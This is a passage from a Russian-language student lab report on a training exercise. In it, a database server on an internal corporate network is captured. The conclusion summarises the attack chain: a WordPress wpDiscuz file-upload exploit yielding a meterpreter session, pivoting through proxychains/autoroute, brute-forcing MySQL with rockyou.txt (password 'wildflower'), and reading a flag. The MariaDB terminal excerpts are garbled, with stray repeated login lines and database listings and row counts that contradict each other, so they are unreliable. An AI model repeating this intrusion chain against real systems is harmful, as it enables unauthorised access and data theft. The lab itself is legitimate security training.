[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3306 ...
OK
Подключение к базе данных user angel02 10094
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 10111
Server version: 10.1.45-MariaDB-0+deb9u1 Debian 9.12
Подключение к базе данных user 123456g 10098
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Подключение к базе данных user alizee 10100
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.
Подключение к базе данных user angelitos 10097
Подключение к базе данных user 123456g 10098
Подключение к базе данных user 121285 10099
Подключение к базе данных user 101989 10100
MariaDB [(none)]> [данных user 121285 10099
Подключение к базе данных user 101989 10100
```

Рис. 1.21: Просмотр списка баз данных на сервере MySQL

После успешного подключения к серверу MySQL с помощью учетных данных user:wildflower, была выполнена команда show databases;. В результате отобразился список доступных баз данных, включая целевую базу Flag, которая содержит искомый флаг.

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| babyboy2 10090
| babyvash 10091
| aurelio 10092
| angelitos 10093
| TEST_DB    10094
| information_schema 10095
| mysql      10096
| performance_schema 10097
+-----+
5 rows in set (0.005 sec)
Подключение к базе данных user 121285 10099
Подключение к базе данных user 101989 10100
MariaDB [(none)]> use Flag; set lantyong 10101
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Рис. 1.22: Переключение на базу данных и просмотр таблиц

Была выбрана база данных Flag с помощью команды use Flag;. Затем выполнена команда show tables;, которая показала, что в этой базе находится одна таблица — lmt0j. Именно в этой таблице хранится флаг.

```
MariaDB [(none)]> use Flag;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
    подключения к базе данных user alizee 10096
Database changed
MariaDB [Flag]> show tables;
+-----+-----+
| Tables_in_Flag |  данных user 101989 10100
+-----+-----+
| lmtoj |  данных user yangyang 10101
| yakuza |  данных user yakuza 10102
+-----+-----+
1 row in set (0.005 sec)
    подключения к базе данных user 123456g 10098
MariaDB [Flag]>  |  данных user 121285 10099
    подключения к базе данных user 101989 10100
```

Рис. 1.23: Подключение к MySQL через proxychains

Из локальной Kali-машины было установлено соединение с сервером MySQL (10.10.10.30) с использованием proxychains для маршрутизации трафика через ранее созданную meterpreter-сессию. Учетные данные: user:wildflower.




Рис. 1.24: Подтверждение выполнения задания

На странице тренировки отображается, что задание «Захват сервера базы данных» успешно выполнено. Это подтверждает, что все шаги атаки были пройдены корректно, и флаг был получен.

Задания			
Статус	Название	Участники	Выполнил
Выполнено	Захват сервера базы данных	Выбрано: 3	 Хамдамова Айжане @1032225989@pfur.ru

Рис. 1.25: Финальное подтверждение получения флага

В окне задания видна зелёная кнопка «Флаг успешно введен», что означает: флаг был найден в таблице lmt0j базы Flag, скопирован и отправлен в систему проверки. Задание полностью завершено.

2 Выводы

В ходе выполнения лабораторной работы был успешно реализован сценарий захвата сервера базы данных в корпоративной сети. Атака началась с разведки целевого веб-сервера (`portal.ampire.corp`), на котором была обнаружена уязвимость в плагине WordPress `wpDiscuz`. С использованием эксплойта `wp_wpdiscuz_unauthenticated_file_upload` была получена `meterpreter`-сессия, что позволило проникнуть во внутреннюю сеть (`10.10.10.0/24`).

Далее, с помощью маршрутизации (`autoroute`) и SOCKS-прокси, был проведён скан внутренней сети, в результате которого был обнаружен сервер БД с открытым портом 3306 (MySQL). Используя скрипт `mysql_brute.sh` и словарь `rockyou.txt`, был подобран пароль для учётной записи `user — wildflower`.

После успешного подключения к MySQL был найден флаг в таблице `lmt0j` базы данных `Flag`, что подтвердило полное выполнение задачи.